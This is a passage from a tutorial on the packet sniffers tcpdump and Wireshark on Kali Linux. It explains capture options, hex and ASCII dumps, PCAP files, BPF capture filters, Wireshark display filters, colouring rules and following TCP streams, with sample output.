1.0.168.192.in-addr.arpa. (42)
00:38:38.081610 IP google-public-dns-a.google.com.domain > kali.50702: 23605 NXDomain
0/0/0 (42)
00:40:40.685263 IP kali.36316 > 185.91.98.18.http: Flags [.], ack 1153, win 254, options
[nop,nop,TS val 2393669468 ecr 1869232191], length 0
00:40:40.690676 IP 185.91.98.18.http > kali.36316: Flags [.], ack 865, win 517, options
[nop,nop,TS val 1869243369 ecr 2393628603], length 0
```

By default, Tcpdump does not dump the entire content of the packet on the terminal. Instead, it prints a line – that could be wrapped – showing certain key data about the packet. As you can see in the output above, each single-colored wrapped line represents 1 packet. Each line starts with a timestamp showing when the packet was captured (e.g., 00:38:38.026015); this is followed by the protocol (e.g., ARP, IP, etc.). If the packet was an IP packet, the line will show the source address, the (>) sign, and then the destination address. If the address can be converted to a hostname or FQDN, such name will be printed, otherwise, the IP address. After that, additional key information about the transport protocol is printed.

If you want to specify a certain interface to sniff on (e.g., eth0), you can run Tcpdump with -i option and give it the interface name:

```
# tcpdump -i eth0
```

However, if – for some reasons – you couldn't recall the name of the interface, you can easily ask Tcpdump to list the available interfaces as follows:

```
# tcpdump -D
```

The output will be something like this:

```
1.eth0 [Up, Running]
2.any (Pseudo-device that captures on all interfaces) [Up, Running]
3.lo [Up, Running, Loopback]
4.nflog (Linux netfilter log (NFLOG) interface)
5.nfqueue (Linux netfilter queue (NFQUEUE) interface)
6.usbmon1 (USB bus number 1)
```

Dumping the Content of the Packets

If you are interested in getting the entire content of the packet, Tcpdump can do that in two formats: HEX and ASCII. HEX – short for hexadecimal – is a numeral system with a base of 16; numbers range from 0 to F, and each byte is represented by two HEX numbers from 00 to FF. ASCII, on the other hand, is a system for human readable characters: alphanumerical and special characters.

To ask Tcpdump to show us the content of the packets in HEX only, we issue:

```
# tcpdump -i eth0 -x
```

Here is a sample output:

```
01:29:50.679537 IP kali > ham02s12-in-f46.1e100.net: ICMP echo request, id 1737, seq 4, length 64
        0x0000:  4500 0054 7cbc 4000 4001 3dd6 c0a8 0067
        0x0010:  acd9 122e 0800 63fd 06c9 0004 dea9 f35b
        0x0020:  0000 0000 f25c 0a00 0000 0000 1011 1213
        0x0030:  1415 1617 1819 1a1b 1c1d 1e1f 2021 2223
        0x0040:  2425 2627 2829 2a2b 2c2d 2e2f 3031 3233
        0x0050:  3435 3637
```

In the output above, we see an ICMP packet. The first line is what Tcpdump would have printed had we used the default option (packets with no content). There is a timestamp, followed by protocol (IP), source address (kali), destination address (ham02s12-in-f46.1e100.net), the protocol above the IP layer which is in this case ICMP, and then finally, few information about this ICMP packet. Below this line, we can see the HEX dump of the packet. Each line in the dump is preceded by an index – which is also in hex – that indicates the index of the first byte in the line.

In addition to the HEX dump, Tcpdump can show us the ASCII representation of the packet. We can do that by issuing:

```
# tcpdump -i eth0 -X
```

```
01:59:19.082271 IP ham02s12-in-f46.1e100.net > kali: ICMP echo reply, id 1737, seq 859, length 64
        0x0000:  4500 0054 0000 0000 3101 0993 acd9 122e  E..T....1.......
        0x0010:  c0a8 0067 0000 9090 06c9 035b c7b0 f35b  ...g.......[...[
        0x0020:  0000 0000 eb6b 0000 0000 0000 1011 1213  .....k..........
        0x0030:  1415 1617 1819 1a1b 1c1d 1e1f 2021 2223  .............!"#
        0x0040:  2425 2627 2829 2a2b 2c2d 2e2f 3031 3233  $%&'()*+,-./0123
        0x0050:  3435 3637                                4567
```

When it comes to ASCII, we know that not every byte on the network can be converted to ASCII. So, what Tcpdump does is to check whether each byte falls within the ASCII range (i.e., the range of human readable characters), and if so, it prints the actual ASCII character; otherwise, a dot (.) is printed.

Saving Packets to a File

So far in the previous examples, Tcpdump was showing the packets on the terminal. Howerver, there are times when we want to save the packets for later analysis. This can be done as follows:

```
# tcpdump -i eth0 -w <filename>
```

For example:

```
# tcpdump -i eth0 -w mypackets.pcap
```

It is important to note that Tcpdump uses PCAP file format. PCAP stands for Packet Capture and it was developed by the original developers of Tcpdump. This file format comes as part of a programming library called **libpcap** which provides APIs for applications to interact with the network card and capture packets. Tcpdump is built on top of libpcap. Originally, libpcap is a UNIX/Linux library. Windows uses a version of this library called **Winpcap** that is compatible with Windows APIs. The PCAP file format has been adopted by many other packet sniffers. As we will see later, Wireshark – for example – can read and write in PCAP format.

When you run Tcpdump as shown in the above example, it will start capturing and saving packets indefinitely. We will see later how to limit the number of captured packets. But for now, you can stop writing to the file by sending the Ctrl^C signal on the keyboard.

Reading Packets from a File

When reading packets from a file, Tcpdump dumps those packets on the terminal window just like it does when doing a live capture. The packets can be dumped as headers but no content or with content in HEX and ASCII formats.

To dump the header of the packets from the file mypackets.pcap , we issue the following:

```
# tcpdump -r mypackets.pcap
```

To dump the packets in HEX format only from the file mypackets.pcap , you can issue:

```
# tcpdump -r mypackets.pcap -x
```

To dump the packets in both HEX and ASCII, we can issue:

```
# tcpdump -r mypackets.pcap -X
```

Controlling the Number and Length of Packets

When doing a live capture, the default behavior of Tcpdump is to keep sniffing packets indefinitely; and the only way to stop it is to send the signal Ctrl^C. Also, Tcpdump on Kali Linux captures a maximum of **262144** bytes from the beginning of each packet. This number generally exceeds the standard length of any TCP/IP packet. However, if you are interested in capturing a maximum of certain number of bytes – say 512 or 1024, for example, there is a way to adjust this default value. And such case, Tcpdump will capture only the specified number of bytes from the beginning of each packet, and ignore the rest.

The options that enable us to change those default behaviors are:

-c <no>	specifies the number of packets to sniff.
-s <len>	specifies the maximum capture size.

Let's say we are interested in capturing only 100 packets and we want to dump only the first 512 bytes from each packet; we will issue the following command:

```
# tcpdump -i eth0 -c 100 -s 512
```

Berkeley Packet Filter (BPF)

So far, we have seen how Tcpdump – in a promiscuous mode – captures all packets arriving at the network interface, with no exception. However, if you are interested in only certain types of packets, getting all traffic can be taxing on your resources since each packet needs to be processed by OS using CPU and memory. So, the guys at Berkely Labs invented a sort of filtering mechanism – with a certain syntax – that can be applied with Tcpdump to capture only the packets you are interested in. The place to type your BPF filter is always at the end the tcpdump command line:

```
# tcpdump [<options>] [<bpf_filter>]
```

The syntax of a BPF filter follows a simple rule: **<qualifier> <value>**

The qualifier is a keyword, and it can be one of three categories:

- **Type**: this defines the type of the filter. We can filter based on a host (1 system), a network (group of systems), or a port. Thus, we have three keywords under this category:

    - **host** – a single system. It takes a value of an IP address of a hostname.
    - **net** – a network. It takes a value of a network subnet range.
    - **port** – a port number. It takes a value of one port number [*1 – 65535*].
- **Direction**: this specifies the direction of the packet, whether it is coming from a certain source, or going to a certain destination. The direction keyword is inserted *before* the type. Thus, the direction keywords are:
    - **src** **–** source.
    - **dst** – destination.
- **Protocol**: this simply allows capturing packets of a certain protocol. Some of the available keywords in this category are:
    - **ip** – Ineternet Protocol.
    - **tcp** – Transmission Control Protocol.
    - **udp** – User Datagram Protocol.
    - **icmp** – Internet Control Message Protocol.

Finally, you can combine more than one condition using the operators:

- **and** – both conditions have to be met in a packet to get captured.
- **or** – either one of the conditions has to be true in a packet to get captured.

BPF Examples:

Function	BPF Filter Expression
Capturing traffic from/to a single host	host 192.68.1.100
Capturing traffic to a single host	dst host 192.68.1.100
Capturing traffic from/to a subnet	net 192.168.1.0/24
Capturing traffic from a subnet	src net 192.168.1.0/24
Capturing traffic from/to a port	port 80
Capturing traffic to a port	dst port 21
Capturing traffic from a port	src port 21
Capturing only IP traffic	ip
Capturing only ICMP traffic	icmp
Capturing icmp traffic of a subnet	net 192.168.1.0/24 and icmp
Capturing DNS traffic of a host	host 192.68.1.100 and port 53

Scenarios:

- To capture DNS packets from/to the host 192.168.1.100, we type:

# tcpdump –i eth0 –X host 192.168.1.100 and port 53

- To capture HTTP and HTTPs traffic from/to the host 191.68.1.100, we type:

# tcpdump –i eth0 –X host 192.168.1.100 and port 80 or host \ 192.168.0.100 and port 443

- To capture any packet going from host 192.168.1.100 to host 192.168.1.1, we type:

# tcpdump –i eth0 –X src host 192.168.1.100 and dst host 192.168.1.1

- To capture all ICMP packets, we type:

# tcpdump –i eth0 –X icmp

Wireshark

Wireshark is – without doubt - the most powerful and most popular GUI-based packet sniffers and network analyzers in the industry now. It was originally called *Ethereal* and initially released around 1998. In 2006, the tool was renamed Wireshark. It is a free open source software application and can be installed on Windows, Mac, and Unix/Linux. It comes pre-installed on Kali Linux. Wireshark uses the *libpcap* library – which is the core of tcpdump and developed by the same authors – and the windows version uses *Winpcap*. This makes Wireshark compatible with Tcpdump as both support the same file format, the PCAP format. The homepage of the tool is:

https://www.wireshark.org


Wireshark has many features that are handy when it comes to analyzing network traffic. You can capture all traffic or set a filter that shows certain type of packets. It has a beautiful color scheme through which different types of packets are displayed with a certain color. The following sections walk through running Wireshark and explain its main useful features.

Running Wireshark

On Kali Linux, you can run Wireshark by typing on the terminal window the following command:


```
# wireshark &
```

This should open the initial Wireshark window. However, when you run Wireshark as root (superuser), some components (like lua) get disabled for security reasons; and this might generate a warning (shown below) at the beginning. Don't worry about it and just click OK.



Lua: Error during loading:
[string "/usr/share/wireshark/init.lua"]:44: dofile has been disabled due to running Wireshark as superuser. See https://wiki.wireshark.org/CaptureSetup/CapturePrivileges for help in running Wireshark as an unprivileged user.

The initial Wireshark window should then look like this:


The Wireshark Network Analyzer
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Expression...
+
Welcome to Wireshark
Capture
...using this filter:
Enter a capture filter ...
All interfaces shown
Learn
User's Guide · Wiki · Questions and Answers · Mailing Lists
Ready to load or capture
No Packets
Profile: Default

eth0
any
Loopback: lo
nflog
nfqueue
usbmon1
Cisco remote capture: cisco
Random packet generator: randpkt
SSH remote capture: ssh
UDP Listener remote capture: udpdump


You are running Wireshark 2.4.5 (Git v2.4.5 packaged as 2.4.5-1).

In this center, you can see a textbox next to "***Capture*** *...using this filter:*" where you can enter your BPF filter (as described in the previous section of Tcpdump). If you are not interested in filtering traffic and would like, instead, to capture all packets, just leave this textbox empty. Below that textbox, you can see a list of available interfaces on which Wireshark can capture traffic. The first one (as shown in the image above) is "eth0" and that's the interface we are interested in. Before you can start sniffing, you have to select an interface; you do so by simply clicking that desired interface and make sure it is highlighted.

Now you are ready to start sniffing; on the top part of the screen, click on the button which also reads "*Start capturing packets*." As soon as you do, the initial window will vanish, and a new main window will appear in which captured packets are shown as follows:

HEX & Section Parsed Section

All Section



```
Capturing from eth0
File  Edit  View  Go  Capture  Analyze  Statistics  Telephony  Wireless  Tools  Help
Apply a display filter ... <Ctrl-/>                                        Expression...  +
No.   Time           Source          Destination     Protocol  Length Info
 1378 667.842530845 172.217.18.228  192.168.0.101   ICMP      98 Echo (ping) reply    id=0x0581, seq=657/37122, ttl=49 (requ…
 1379 668.802197285 192.168.0.101   172.217.18.228  ICMP      98 Echo (ping) request  id=0x0581, seq=658/37378, ttl=64 (repl…
 1380 668.861278216 172.217.18.228  192.168.0.101   ICMP      98 Echo (ping) reply    id=0x0581, seq=658/37378, ttl=49 (requ…
 1381 669.802964505 192.168.0.101   172.217.18.228  ICMP      98 Echo (ping) request  id=0x0581, seq=659/37634, ttl=64 (repl…
 1382 669.844969644 172.217.18.228  192.168.0.101   ICMP      98 Echo (ping) reply    id=0x0581, seq=659/37634, ttl=49 (requ…
 1383 670.189747564 192.168.0.102   192.168.0.255   BJNP      60 Printer Command: Unknown code (2)
 1384 670.189820886 192.168.0.102   224.0.0.1       BJNP      60 Printer Command: Unknown code (2)

▸ Frame 1: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface 0
▸ Ethernet II, Src: PcsCompu_1b:a3:1f (08:00:27:1b:a3:1f), Dst: TendaTec_73:6a:38 (c8:3a:35:73:6a:38)
▸ Internet Protocol Version 4, Src: 192.168.0.101, Dst: 172.217.18.228
▸ Internet Control Message Protocol

0000  c8 3a 35 73 6a 38 08 00  27 1b a3 1f 08 00 45 00   .:5sj8.. '.....E.
0010  00 54 72 cb 40 00 40 01  47 13 c0 a8 00 65 ac d9   .Tr.@.@. G....e..
0020  12 e4 08 00 c9 84 05 81  00 69 07 6e f6 5b 00 00   ........ .i.n.[..
0030  00 00 5f f4 0c 00 00 00  00 00 10 11 12 13 14 15   .._..... ........
0040  16 17 18 19 1a 1b 1c 1d  1e 1f 20 21 22 23 24 25   ........ .. !"#$%
0050  26 27 28 29 2a 2b 2c 2d  2e 2f 30 31 32 33 34 35   &'()*+,- ./012345
0060  36 37                                              67

eth0: <live capture in progress>        Packets: 1384 · Displayed: 1384 (100.0%)        Profile: Default
```

Anytime you decide to stop the sniffer, click on the button that reads "*Stop capturing packets*." Notice how the main window is divided into three sections:

1. ***Section 1***: This is a list of all captured packets. Each line represents one packet. And the lines here are very much similar to the lines which Tcpdump would show for each packet. Each line contains the serial number of the packet, timestamp denoting when the packet was captured, source and destination IP addresses, protocol, the length of the packet, and some information about the content and the upper protocol.
2. ***Section 2***: this section shows the parsed information of one single packet, which is the packet that you click on in Section 1. Here, you can browse the content of the packet fully, parsed according to

the actual format of each protocol. You can see the content of the Ethernet header, the IP header, the TCP or UDP header, and application-layer payload. This section is what gives Wireshark an edge over Tcpdump since the latter does not parse packets in any way.


3. ***Section 3***: this is a dump of the whole packet in HEX and ASCII. This is exactly what Tcpdump would do if you enable this option using (-x) switch. The beautiful thing about Wireshark is that if you click on any data field in Section 2, it will be highlighted in this section. So, you can see where each field actually fits in the packet.

Setting Display Filters

In addition to *Capture Filters* (BPF statements) that you can specify in the initial window, Wireshak enables you to set a different type of filters that are called *Display Filters*. The difference between a *capture filter* and a *display filter* is that the first sets the filter on the NIC card before the packets are actually captured and sent to the OS, while the latter sets the filter at the application layer and displays only the packets that match the criteria among all the already captured packets. Display filters do not affect how the NIC card captures packets nor do they affect the CPU processing load. They only affect the visual appearance on the Graphical User Interface (GUI). So, let's say you have captured a thousand packets, and they are all now displayed on Wireshark main window; however, you would like to see – at the moment – only a certain type of those packets. You want only DNS packets; here display filters become handy.

You can type the display filter in the textbox above the first section where it reads "*Apply a display filter*." The syntax of this filter is different than the syntax of the capture filter. However, you don't have to memorize the syntax as there is an *expression builder*. Let's look at how to build an expression with the wizard. First, at the right side of the display filter textbox, you will see a button like this:

Click on "**Expression…**" and the expression builder wizard will open. The following screenshot shows this wizard populated with some data:


Wireshark · Display Filter Expression

Field Name

- IPFC · IP Over FC
- IPMB · Intelligent Platform Managemen...
- IPMI · Intelligent Platform Management ...
- IPMI Session · Intelligent Platform Mana...
- ipmi-trace · IPMI Trace Data Collection
- IPNET · Solaris IPNET
- IPoIB · IP over Infiniband
- IPOS · IPOS Kernel Packet Protocol
- IPP · Internet Printing Protocol
- IPSICTL · IPSICTL
- IPv4 · Internet Protocol Version 4
  - ip.addr · Source or Destination Addr...
  - ip.bogus_ip_length · Bogus IP length
  - ip.bogus_ip_version · Bogus IP versi...
  - ip.checksum · Header checksum
  - ip.checksum_bad.expert · Bad check...
  - ip.checksum_calculated · Calculated ...
  - ip.checksum.status · Header checksu...
  - ip.cipso.categories · Categories
  - ip.cipso.doi · DOI
  - ip.cipso.malformed · Malformed CIP...

Relation

- is present
- ==
- !=
- >
- <
- >=
- <=
- contains
- matches

Value (Protocol)

192.168.0.1

Predefined Values

Range (offset:length)

Search:

```
ip == 192.168.0.1
```

Click OK to insert this filter

If you see the list under "Field Name," you will notice that it covers a lot of protocols. Those are the protocols that Wireshark supports and can parse. If you expand any of those protocols, you will a sub-list of fields to choose from. Each field represent an actual field in the protocol, and you can use that field to search for a certain value within it. In most situations, you will find yourself filtering using a common protocol (IP, TCP, UDP, etc). The following are some of common protocols with some of their common fields:

- *IPv4 – Internet Protocol Version 4:*
  - **ip.dst** Destination IP Address.
  - **ip.src** Source IP Address.
- *TCP – Transmission Control Protocol:*
  - **tcp.dstport** Destination Port.
  - **tcp.srcport** Source Port.
- *UDP – User Datagram Protocol:*
  - **udp.dstport** Destination Port.
  - **udp.srcport** Source Port.

- *Ethernet – Ethernet:*
    - **eth.dst** Destination (MAC).
    - **eth.src** Source (MAC).
- *HTTP – Hyper Text Transfer Protocol:*
    - **http.cookie** Cookie.
    - **http.host** Host.
- *FTP – File Transfer Protocol:*
    - **ftp.request** Request.
    - **ftp.response** Response.
- *DNS – Domain Name System:*
    - **dns.a** Address.
    - **dns.ns** Name Server.

Once you choose the field, you will need to choose a relation (to relate the field with a value) from the "Relation" list, such as, == (*equal to*), != (*not equal to*), etc. After that, you add a value – like an IP address, or a port number – in the corresponding field. Finally, you click OK to insert the field search query. If you want to combine more than one fields, you can do that using either of these two operators: && (*and*), or || (*or*). The filter textbox must turn green to indicate that the query syntax is fine; if it gets red, it means there is a syntax error in your search query. Once you are ready to go, hit the arrow button to apply the filter. Here are few examples:

- If we want to display packets going to from system 192.168.0.111 to the gateway 192.168.0.1, we will issue:

  ```
  ip.src == 192.168.0.111 && ip.dst == 192.168.0.1
  ```

- If we want to display only HTTP packets going to www.google.com, we will issue:

  ```
  http.host == www.google.com
  ```


- If we want to display broadcast packets on the Ethernet level, we will issue:

  ```
  eth.dst == FF:FF:FF:FF:FF:FF
  ```

After the display filter is applied, the packets which are not shown still exist in the memory. So, any time you wish to remove the filter and see all packets again, you simply delete the filter query from the textbox and press the apply arrow again.

Packet Colorization

One of the cool and useful features of Wireshark is its coloring scheme when displaying packets in the main window. The use of colors for various packet types makes it easy for your spot packets of a certain type. For example, HTTP packets are generally shown with light green, ARP packets with light yellow, and ICMP packets with light purple. You can edit those colors and assign different colors to different types by clicking on ***View*** ➔ ***Coloring Rules***, and a window like the following will show up:



Wireshark · Coloring Rules · Default

Name	Filter
✓ Bad TCP	tcp.analysis.flags && !tcp.analysis
✓ HSRP State Change	hsrp.state != 8 && hsrp.state != 1
✓ Spanning Tree Topology Change	stp.type == 0x80
✓ OSPF State Change	ospf.msg != 1
✓ ICMP errors	icmp.type eq 3 || icmp.type eq 4
✓ ARP	arp
✓ ICMP	icmp || icmpv6
✓ TCP RST	tcp.flags.reset eq 1
✓ SCTP ABORT	sctp.chunk_type eq ABORT
✓ TTL low or unexpected	(! ip.dst == 224.0.0.0/4 && ip.ttl
✓ Checksum Errors	eth.fcs.status=="Bad" || ip.check
✓ SMB	smb || nbss || nbns || nbipx || ip
✓ HTTP	http || tcp.port == 80 || http2
✓ IPX	ipx || spx
✓ DCERPC	dcerpc

Double click to edit. Drag to move. Rules are processed in order until a match is found.

TCP Stream Follow


Imagine yourself capturing some packets that belong to a certain system on the network. The user on that system is accessing different online services, such as, HTTP, FTP, and NFS. And the user is accessing those services all at the same time. Not only that, the user has multiple connections to different FTP servers, and multiple connections to different HTTP servers. As you are capturing, you will see packets belonging to all those connections and services mixed together. Thus, you can see a sequence of packets like the following:

1. An HTTP packet on the first web server…
2. An FTP packet on the first FTP server…
3. An HTTP packet on the second web server…
4. An NFS packet on the first NFS server…

5. An FTP packet on the second FTP server…
6. An HTTP packet on the first web server…
7. An NFS packet on the second NFS server…
8. … and so on so forth.

It will be hard for you to shuffle through all those mixed packets if you are interested in a certain established session. Wireshark comes to rescue here with its feature called ***Following TCP Stream***. By simply choosing one packet, Wireshark can show you all other packets that belong to that TCP stream (session). And this filter does not filter packets based on an IP address or a port number, it looks within the TCP sequence number to pick only packets that belong to the same sequential stream. Not only that, with this feature, Wireshark will show the application-layer content (payload) in sequence without the clutter of lower level protocols (TCP, IP, and Ethernet).

In order to check a particular TCP stream, ***right-click*** on one packet of the stream you are interested in, then, go to "**Follow**," and from the drop-down menu, choose "**TCP Stream**." The following is a screenshot of an HTTP stream showing the HTTP headers in the Requests and Responses:



Wireshark · Follow TCP Stream (tcp.stream eq 3) · wireshark_eth0_20181203064832_CPNl...


```
GET / HTTP/1.1
Host: 192.168.0.102
Connection: keep-alive
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_6) AppleWebKit/
537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.36 OPR/
56.0.3051.116
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/
webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
If-None-Match: "29cd-569a470a57d40-gzip"
If-Modified-Since: Thu, 12 Apr 2018 10:44:29 GMT

HTTP/1.1 200 OK
Date: Mon, 03 Dec 2018 11:54:00 GMT
Server: Apache/2.4.29 (Debian)
Last-Modified: Thu, 12 Apr 2018 10:44:29 GMT
ETag: "29cd-569a470a57d40-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
